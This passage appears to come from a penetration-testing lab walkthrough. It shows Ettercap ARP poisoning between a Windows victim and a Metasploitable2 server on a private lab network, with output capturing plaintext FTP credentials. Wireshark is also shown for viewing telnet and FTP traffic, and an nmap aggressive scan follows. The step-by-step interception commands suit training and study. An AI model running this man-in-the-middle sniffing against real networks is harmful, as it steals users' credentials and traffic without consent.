
- enable ip forwarding in kali machine using following command

Command -: echo 1 > /proc/sys/net/ipv4/ip_forward




- run windows as a victim and open windows cmd and enter this command

Command -: telnet <server IP (metasploitable) >



- after entering command you can directly access metasploitable2 on your command prompt



- now start arp poisoning using Ettercap, using following command

Command -: ettercap -T -q -M arp:remote /victim_IP/
/telnet_server_IP/

```

root@kali:~/home/kali
# ettercap -T -q -M arp:remote /192.168.115.165// /192.168.115.33//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:7F:52:D3
          fe80::20c:29ff:fe75:55d3/64
          2402:3a80:c92:1e87:20c:29ff:fe75:55d3/64
          2402:3a80:c92:1e87:318a:fc85:51b1:610e/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=====| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.115.165 00:0C:29:EB:0A:7B
GROUP 2 : 192.168.115.33 00:0C:29:7F:52:1B
Starting Unified sniffing...

Text only Interface activated

```

```

root@kali:~/home/kali

DHCP: [00:0C:29:7F:52:1B] REQUEST 192.168.115.33
DHCP: [00:0C:29:7F:52:1B] REQUEST 192.168.115.33
DHCP: [00:0C:29:7F:52:1B] REQUEST 192.168.115.33

Inline help:
[VV] - change the visualization mode
[PP] - activate a plugin
[FF] - (de)activate a filter
[LL] - print the hosts list
[OO] - print the profiles list
[CC] - print the connections list
[RR] - adjust SSL intercept rules
[SS] - print interfaces statistics
[<space>] - stop/cont printing packets
[Q] - quit

DHCP: [00:0C:29:7F:52:1B] REQUEST 192.168.115.33
DHCP: [00:0C:29:7F:52:1B] REQUEST 192.168.115.33

Received packets : 136
Dropped packets : 0 0.00 %
Forwarded packets : 0 bytes: 0

Current queue len : 0/3
Sampling rate : 50



Bottom Half received packet : pck: 132 byte: 11929
Top Half received packet : pck: 29 byte: 2448
Interesting packets : 21.97 %

Bottom Half packet rate : worst: 6184 adv: 6578 p/s
Top Half packet rate : worst: 0 adv: 0 p/s

Bottom Half throughput : worst: 546444 adv: 603539 b/s
Top Half throughput : worst: 0 adv: 0 b/s

```



- use wireshark filter to see the telnet traffic



Step-25 attempts session hijacking on ftp traffic

- Now first , enable ip forwarding in kali machine using Following command

Command -: `echo 1 > /proc/sys/net/ipv4/ip_forward`

A screenshot of a terminal window within a Kali Linux virtual machine. The terminal shows the command `echo 1 > /proc/sys/net/ipv4/ip_forward` being executed. The prompt is `(root@kali) - [/home/kali]`. The background of the terminal has a faint, stylized logo of a cat's head and the word "KALI".

```
(root@kali) - [/home/kali]
# echo 1 > /proc/sys/net/ipv4/ip_forward

(root@kali) - [/home/kali]
#
```

- start arp poisoning using Ettercap , using Following command

Command-: `ettercap -T -q -M arp:remote /victim_IP/ /telnet_server_IP/`

```
Incorrect number of token (///) in TARGET !!

(root@kali)-[/home/kali]
# sudo ettercap -T -q -M arp:remote /192.168.115.165// /192.168.115.33//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
eth0 -> 00:0C:29:75:55:03
192.168.115.210/255.255.255.0
fe80::20c:29ff:fe75:55d3/64
2402:3a80:c92:1e87:20c:29ff:fe75:55d3/64
2402:3a80:c92:1e87:983b:bc01:3e6d:1c28/64

SSL dissection needs a valid 'redir command on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=====| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.115.165 00:0C:29:EB:0A:7B
GROUP 2 : 192.168.115.33 00:0C:29:75:55:03
```

- now go to the victim machine, open terminal and try to login ftp
ftp <ftp_server_IP>

```
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\anike>ftp 192.168.115.33
Connected to 192.168.115.33.
220 (vsFTPd 2.3.4)
200 Always in UTF8 mode.
User (192.168.115.33:(none)): msfadmin
331 Please specify the password.
Password:
230 Login successful.
ftp>
```


- now back to the attacker machine
- You will see username and password ✓👉

```

eth0 -> 00:0C:29:75:55:03
192.168.115.210/255.255.255.0
fe80::20c:29ff:fe75:55d3/64
2402:3a80:c92:1e87:20c:29ff:fe75:55d3/64
2402:3a80:c92:1e87:983b:bc01:3e6d:1c28/64

SSL dissection needs a valid 'redir command on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EUID 65534...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |----->| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.115.165 00:0C:29:EB:0A:7B
GROUP 2 : 192.168.115.33 00:0C:29:7F:52:10
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help


FTP : 192.168.115.33:21 -> USER: PASS: msfadmin
FTP : 192.168.115.33:21 -> USER: msfadmin PASS: msfadmin

```

- Now open wireshark and search ftp request


Wireshark packet capture showing an FTP session. The packet list on the left shows several packets, with packet 9953 selected. The packet details pane shows the structure of the FTP request, including the USER command. The packet bytes pane shows the raw data of the selected packet.

- Wireshark also capture username and password




Step- 26 Automating Internal Network Penetration Test Effort And exploit

- First try to identify live hosts and their services
- Open angry ip scanner application and try to find available live host – here **4 hosts are alive**




- Now open kali linux terminal and enter following command for discover open ports and their service on target network

Command -: `nmap -v -A -T4 < target network ip >`



- Open ports



```
root@kali: /home/kali
TRACEROUTE
HOP RTT ADDRESS
1 0.93 ms 192.168.115.33

Nmap scan report for 192.168.115.150
Host is up (0.00077s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
7070/tcp open ssl/realserver?
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=AnyDesk Client
|_Issuer: commonName=AnyDesk Client
|_Public Key type: rsa
|_Public Key bits: 2048
|_Signature Algorithm: sha256WithRSAEncryption
|_Not valid before: 2023-08-30T17:49:05
|_Not valid after: 2073-08-17T17:49:05
|_MD5: 348e:9c3e:eaf5:7d2a:c7c9:1667:dc2d:7725
|_SHA-1: 018c:15d3:aab0:96b0:3fe5:ba1b:b909:3ca5:3d43:998f
MAC Address: CC:47:40:CA:8B:EE (AzureWave Technology)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11|10|2008 (91%), FreeBSD 6.X (88%)
OS CPE: cpe:/o:microsoft:windows_11 cpe:/o:freebsd:freebsd:6.2 cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2008::beta3 cpe:/o:microsoft:windows_server_2008
Aggressive OS guesses: Microsoft Windows 11 21H2 (91%), FreeBSD 6.2-RELEASE (88%), Microsoft Windows 10 (86%), Microsoft Windows Server 2008 or 2008 Beta 3 (85%), Microsoft Windows 10 1607 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.033 days (since Thu Aug 7 10:06:54 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental

TRACEROUTE
HOP RTT ADDRESS
1 0.77 ms 192.168.115.150

Nmap scan report for 192.168.115.165
Host is up (0.0000s latency).
```

```
root@kali: /home/kali
Initiating NSE at 10:55
Completed NSE at 10:55, 0.01s elapsed
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
Nmap scan report for 192.168.115.210
Host is up (0.00010s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.63
|_http-title: Index of /
|_http-methods:
|_Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.63 (Debian)
|_http-ls: Volume /
